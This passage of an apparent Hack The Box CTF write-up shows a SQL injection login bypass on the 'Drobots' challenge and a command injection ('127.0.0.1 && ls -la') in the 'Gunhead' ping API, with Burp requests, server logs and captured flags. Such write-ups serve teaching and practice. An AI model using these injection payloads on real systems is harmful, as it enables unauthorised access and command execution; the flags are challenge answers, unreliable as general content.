5 Date: Sat, 18 Mar 2023 14:18:20 GMT
6
7 {
8   "error":{
9     "message":[
10      "1064",
11
        "You have an error in your SQL syntax; check the
         manual that corresponds to your MariaDB server
        version for the right syntax to use near 'admin\
        "' at line 1"
12    ],
13    "type":"ProgrammingError"
14  }
15 }
16
```


```
Search...  0 matches
```


```
Done
```

```
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 938-790-968
before!!!! admin%27%20OR%201%3d1%20OR%20%271%27%3d%271;-- admin
Inside 1111!!!! SELECT password FROM users WHERE username = "admin%27%20OR%201%3d1%20OR%20%271%27%3
192.168.0.102 - - [18/Mar/2023 10:17:14] "POST /api/login HTTP/1.1" 500 -
before!!!! admin' admin
Inside 1111!!!! SELECT password FROM users WHERE username = "admin'" AND password = "admin"
Inside!!!!
after!!!! admin' admin
192.168.0.102 - - [18/Mar/2023 10:17:57] "POST /api/login HTTP/1.1" 403 -
before!!!! admin" admin
Inside 1111!!!! SELECT password FROM users WHERE username = "admin"" AND password = "admin"
192.168.0.102 - - [18/Mar/2023 10:18:20] "POST /api/login HTTP/1.1" 500 -
```

5. I managed to create and test a payload, so now it is time to deploy the docker container and exploit the issues remotely.


Request to http://209.97.134.80:30382
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
POST /api/login HTTP/1.1
Host: 209.97.134.80:30382
User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
01 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://209.97.134.80:30382/
Content-Type: application/json
Content-Length: 39
Origin: http://209.97.134.80:30382
DNT: 1
Connection: close
{
"username":"admin\" OR 1=1 OR \"1\"=\"2",
"password":"admjn"
}
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Insert Collaborator payload
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy Ctrl+C
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Response to this request


Response from http://209.97.134.80:30382/api/login
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.8.16
Date: Sat, 18 Mar 2023 14:25:56 GMT
Content-Type: application/json
Content-Length: 22
Vary: Cookie
Set-Cookie: session=
.eJwVjEs0gjAUA0_CAYgWJeJ0mqIPLR-tFdkYiqYOCEqkQTTeXVjMaibzNTLdFsbSuPV-Ida5CpUPxw-gQMEL6v08x2BD-Uw49hlziFA-5b2ovDY9DKLySnG66wSDZAgkZZ
M3E0cAXqco71Q0QMdRxWfjiLKzFTJiUUZQUE_Mmdjm5S0M4hVGuxTHl-tHctY4AZECZlo3crEJGtftbWL8_vfI0C4.ZBXJ9A.bfBQMIljMps00iJ25C-PMTgBjgs;
HttpOnly; Path=/
Connection: close
{
"message":"Success"
}


Drobots
Inventory
Customers
Settings
Logout
Available Robots
Robot ID
Robot Name
Robot Model
Robot Manufacturer
Robot Price
Robot Rental Price
Robot Availability
ID-001
RoboForge
Alpha
HTB{p4r4m3t3r1z4t10n_1s_1mp0rt4nt!!!}
$999
$99/day
In Stock
ID-002
RoboTron
Beta
Automatronix Inc.
$1299
$149/day
Out of Stock


6. Pwned!

Flag

HTB{p4r4m3t3r1z4t10n_1s_1mp0rt4nt!!!}


Gunhead


Challenge description




Step by step guide


1. I started by exploring the source code.






2. It turned out that the application is vulnerable to command injection attack, so let's deploy it on a local machine and try to attack.




> /help
Current Command List:
/clear // Clears the command prompt. Cannot be undone.
/ping [device IP] // Check recon system
/storage // check storage
Enter '/help' for all commands
// INTEGER_STATUS
Last Update: Feb 7, 2023.
Release Date: TBA
Creator: Xc1ow3n
Design Document: In Progress.
zPlat v. 2022-03-25
hackReg v. 2022-08-21
Current Activity: Planning phase involving character redesigns, story development, and mechanics development.
ACTUATORS
POWER SYSTEMS
SENSORS
>


PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.058 ms
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.023/0.037/0.058/0.014 ms
> /ping 127.0.0.1
[+] Starting scan on 127.0.0.1
> ping 127.0.0.1
Unable to understand the command!
> /help
Current Command List:
/clear // Clears the command prompt. Cannot be undone.
/ping [device IP] // Check recon system
/storage // check storage
Enter '/help' for all commands
POWER SYSTEMS
SENSORS
Inspector
Console
Debugger
Network
Style Editor
Filter URLs
Disable Cache
No Throttling
All HTML CSS JS XHR Fonts Images Media WS Other
S... M... Domain File I... Ty... Transferred Size
200 P... 192.168.0.103:8000 ping s... j... 568 B 395 B
1 request 395 B / 568 B transferred Finish: 2.31 s
Headers Cookies Request Response Timings Stack Trace
Filter Headers
Block
POST http://192.168.0.103:8000/api/ping
Status 200 OK
Version HTTP/1.1
Transferred 568 B (395 B size)
Referrer Policy strict-origin-when-cross-origin
Request Priority Highest
Response Headers (173 B)
Raw
Connection: close
Content-Type: application/json; charset=utf-8
Date: Sat, 18 Mar 2023 14:35:47 GMT
Host: 192.168.0.103:8000
X-Powered-By: PHP/8.1.5
Request Headers (449 B)
Raw

Request

Pretty Raw Hex

```
POST /api/ping HTTP/1.1
Host: 192.168.0.103:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.103:8000/
Content-Length: 19
Origin: http://192.168.0.103:8000
DNT: 1
Connection: close
Content-Type: application/json
Pragma: no-cache
Cache-Control: no-cache

{
  "ip":" 127.0.0.1"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Host: 192.168.0.103:8000
Date: Sat, 18 Mar 2023 14:37:22 GMT
Connection: close
X-Powered-By: PHP/8.1.5
Content-Type: application/json; charset=utf-8

{
  "output":
  "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\n64 bytes
  from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms\n64 bytes fr
  om 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms\n64 bytes from
   127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms\n\n--- 127.0.0.1
   ping statistics ---\n3 packets transmitted, 3 received, 0%
  packet loss, time 2040ms\nrtt min\/avg\/max\/mdev = 0.020\/0
  .025\/0.032\/0.005 ms\n"
}
```

Request

Pretty Raw Hex


```
POST /api/ping HTTP/1.1
Host: 192.168.0.103:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.103:8000/
Content-Length: 29
Origin: http://192.168.0.103:8000
DNT: 1
Connection: close
Content-Type: application/json
Pragma: no-cache
Cache-Control: no-cache

{
  "ip":" 127.0.0.1 && ls -la"
}
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Host: 192.168.0.103:8000
Date: Sat, 18 Mar 2023 14:37:56 GMT
Connection: close
X-Powered-By: PHP/8.1.5
Content-Type: application/json; charset=utf-8

{
  "output":
  "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\n64 bytes
  from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms\n64 bytes fr
  om 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms\n64 bytes from
   127.0.0.1: icmp_seq=3 ttl=64 time=0.060 ms\n\n--- 127.0.0.1
   ping statistics ---\n3 packets transmitted, 3 received, 0%
  packet loss, time 2026ms\nrtt min\/avg\/max\/mdev = 0.025\/0
  .049\/0.064\/0.017 ms\ntotal 32\ndrwxr-xr-x 6 kali kali 4096
   Mar 10 05:10 .\ndrwxr-xr-x 4 kali kali 4096 Mar 10 05:10 ..
  \ndrwxr-xr-x 2 kali kali 4096 Mar 10 05:10 controllers\n-rw-
  r--r-- 1 kali kali  485 Mar 10 05:10 index.php\ndrwxr-xr-x 2
   kali kali 4096 Mar 10 05:10 models\n-rw-r--r-- 1 kali kali
  3040 Mar 10 05:10 Router.php\ndrwxr-xr-x 6 kali kali 4096 Ma
  r 10 05:10 static\ndrwxr-xr-x 2 kali kali 4096 Mar 10 05:10
  views\n"
}
```

3. It works! So, let's start the remote docker container and attack the remote app.






Flag

HTB{4lw4y5_54n1t1z3_u53r_1nput!!!}


Passman

Challenge description



